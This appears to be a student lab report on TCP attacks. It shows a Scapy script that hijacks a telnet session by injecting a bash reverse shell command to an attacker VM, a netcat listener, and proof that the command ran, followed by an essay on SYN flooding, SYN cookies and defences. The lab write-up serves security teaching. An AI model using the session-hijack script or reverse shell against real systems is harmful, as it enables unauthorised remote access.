
For creating a reverse shell, the command "/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1" is used. This commands starts a bash shell in VM2 which receives connection from the attacker VM3 and sends its output back to the attacker. Figure 19 shows the Scapy program used for this attack


tcjrse.py (~/) - gedit

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="192.168.136.133", dst="192.168.136.195")
tcp = TCP(sport=45638, dport=23, flags="A", seq=3146190340, ack=3473964636)
data = "\r/bin/bash -i > /dev/tcp/192.168.136.174/9090 0<&1 2>&1\n\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```


Figure 19 Code snippet for creating reverse shell

In order to execute the attack, in the attacker VM3, we execute the command “nc -l 9090” which is used for listenting TCP connection in port 9090. When we type the ls command, we could that it has been executed in VM2. Figure 21 shows the execution in VM2. This proves that the attack has been successfully executed.


/bin/bash

```
proto      : ByteEnumField                       = 6                 ('0')
chksum     : XShortField                         = None              ('None')
src        : SourceIPField                       = '192.168.136.133' ('None')
dst        : DestIPField                         = '192.168.136.195' ('None')
options    : PacketListField                     = []                ('[]')
--
sport      : ShortEnumField                      = 45638             ('20')
dport      : ShortEnumField                      = 23                ('80')
seq        : IntField                            = 3146190340        ('0')
ack        : IntField                            = 3473964636        ('0')
dataofs    : BitField  (4 bits)                  = None              ('None')
reserved   : BitField  (3 bits)                  = 0                 ('0')
flags      : FlagsField                          = <Flag 16 (A)>     ('<Flag 2 (S)
>')
window     : ShortField                          = 8192              ('8192')
chksum     : XShortField                         = None              ('None')
urgptr     : ShortField                          = 0                 ('0')
options    : TCPOptionsField                     = []                ("b''")
--
load       : StrField                            = b'\r/bin/bash -i > /dev/tcp/1
92.168.136.174/9090 0<&1 2>&1\n\r' ("b''")
[04/08/21 17:14:32] - 20054954:$ nc -l 9090
ls
```

Figure 20 Attacker VM


/bin/bash

```
[04/08/21 17:14:49] - 20054954:$ nc -l 9090
ls
android          Documents          hello       Pictures   source
bin              Downloads          kumar.txt   pki        synflood.py
Customization    examples.desktop   lib         Public     Templates
Desktop          get-pip.py         Music       setuid     Videos
[04/08/21 17:16:08] - 20054954:$
```

Figure 21 ls command executed in VM2

1.5 Task 5: Research Task

INTRODUCTION

DoS (Denial of Service) attack is one of the major security threats to services provided in the internet. DDoS (Distributed DoS) attack is one kind of DoS attack where multiple systems target a particular server to disrupt its service. For DDoS attack, the TCP and SYN flood is widely used. This attack uses the weakness in the TCP 3-way handshake protocol. The attacker sends the SYN packets to the targeted server repeatedly with fake IP address. The server replies by sending the SYN-ACK packets. Usually, the client responds with ACK packet, but the attacker does not respond to this packet and makes the server to wait for acknowledgement to SYN-ACK packet, thus disrupting its service (Bogdanoski, Shuminoski and Risteski, 2013). To overcome this attack, we use SYN Cookies. This report will elaborate on SYN Cookies, how it is used to avoid these attacks and other possible mitigations of this attack.

SYN COOKIES

SYN Cookies is used as countermeasure against the SYN flood attack. It prevents DDoS attack by maintaining the half-open connections outside its memory with the help of SYN Cookies. (Zúquete, 2002) provides the functionality of the SYN Cookies on a Linux kernel. The Cookies are used when the kernel suspects a SYN flooding attack, i.e, when the pending connection requests reaches certain threshold value. The lifetime of cookies is limited. When a ACK packet is sent by the client, it is checked against the pending connection requests, and upon failure it checks whether it carries a valid cookie. Cookies are 32-bit values stored as ISN (Initial Sequence Number) values in the sequence field of SYN-ACK segments sent by servers, and are retrieved from the sequence numbers acknowledged in ACK segments sent by clients. As connection establishment is performed by the returning ACK, a secret should be used to validate the connection, which is concealed from the remote system by use of a non-invertible hash. The cookies are computed using constant secret values, TCP/IP addresses and ports of the client's SYN segment, a time counter and a 3-bit encoding of the server's MSS value. The validation of a cookie involves retrieving and testing the last two-time counter and MSS encoding using the same secrets and the same fields of the client's ACK segment.

To avoid replay attack by intercepting the cookies and using them later, the cookies contain a time component. The algorithm for generating the cookies addresses two problems: one is to defeat attacks using ACK segments with forged cookies and the other is cookies cannot be fully random and still respect the TCP rule of slowly growing over time. This is accomplished by generating 32-bit long cookies. Therefore, the algorithm to produce cookies cares only about security, and is completely independent of the algorithm to produce ordinary ISN values. The use of SYN Cookies acts as alternate approach to SYN Cache approach for SYN Flooding attacks. (Lemon, 2002) compared SYN cookies and SYN cache and proved that SYN cookies provides better performance.

The problem with SYN cookies is that commonly implemented schemes are incompatible with some TCP options, if the cookie generation scheme does not consider them. Because of this reason, SYN Cookies are not used as default defence mechanism, rather used under high-stress conditions indicative of an attack. Another drawback is in the applications which use SYN Cookies, the first application data is sent by passive host. If this host is handling a large number of connections, then packet loss may be likely (W., 2007). (Shah and Kumar, 2018) provided a vulnerability in SYN Cookies which allows an attacker to guess the ISN and use that for spoofing a connection. The author demonstrated an attack, rather than guessing all 32 bits of the ISN, it is enough to guess the last 24 bits with all possible valid combinations of the leading 8 bits to compromise the SYN Cookies.

COMMON DEFENCES AGAINST SYN FLOODING ATTACK

1. Filtering:

To avoid spoofing attacks, filtering techniques are used so that eliminates the attacker's ability to send spoofed IP packets without modifying TCP. The drawback of this technique is that an attacker with the ability to use a group of compromised hosts or to rapidly change between different access providers will make filtering an impotent solution (W., 2007).

2. Increasing Backlogs:

Another solution these attacks is to use a larger backlog at the end hosts. This mechanism has many negative impacts. The implementation is not scalable and the data structure are inefficient. Since other solutions are available, the further development of using large backlogs by re-engineering the stacks were not considered (W., 2007).

3. Reducing SYN-RECEIVED Timer:

This is another easily implemented defence mechanism by reducing the timeout period between receiving a SYN and reaping the created TCB for lack of progress. This mechanism has some flaws, where this shortened timer will cause legitimate connections from becoming fully established. This timer reduction is sometimes implemented as a response to crossing some threshold in the backlog occupancy, or some rate of SYN reception (W., 2007).

4. Recycling the Oldest Half-Open TCB:

Overwriting the oldest half-open TCB entry can be done once the entire backlog is exhausted. This technique is not a robust defence because it fails when the size of the backlog is small and the attacking packet rate is high (W., 2007).

5. Firewalls and Proxies:

Firewalls can be used to prevent the end user from SYN flooding attacks. The basic concept is to offload the connection establishment procedures onto a firewall that screens connection attempts until they are completed and then proxies them back to protected end hosts. This moves the problem away from end hosts to become the firewall's or proxy's problem (W., 2007).

CONCLUSION

With networks getting faster, it would be possible to send more packets in a minute to cover more possible valid combinations for the SYN cookie. Thus, a valid and early detection of the attack is crucial for secure communications and providing desired quality of service.

1.6 References

Bogdanoski, M., Shuminoski, T. and Risteski, A. (2013) 'Analysis of the SYN Flood DoS Attack', *International Journal of Computer Network and Information Security*, 5(8), pp. 15–11. doi: 10.5815/ijcnis.2013.08.01.

Lemon, J. (2002) 'Resisting SYN Flood DoS Attacks with a SYN Cache', in *Proceedings of the BSD Conference 2002 on BSD Conference*. USA: USENIX Association (BSDC'02), p. 10.

Shah, D. and Kumar, V. (2018) 'TCP SYN Cookie Vulnerability', pp. 3–5. Available at: http://arxiv.org/abs/1807.08026.

W., E. (2007) 'Network Working Group W. Eddy Request for Comments: 4987 Verizon Category: Informational', pp. 1–19. Available at: https://www.rfc-editor.org/rfc/pdfrfc/rfc4987.txt.pdf.

Zúquete, A. (2002) 'Improving the Functionality of SYN Cookies', pp. 57–77. doi: 10.1007/978-0-387-35612-9_6.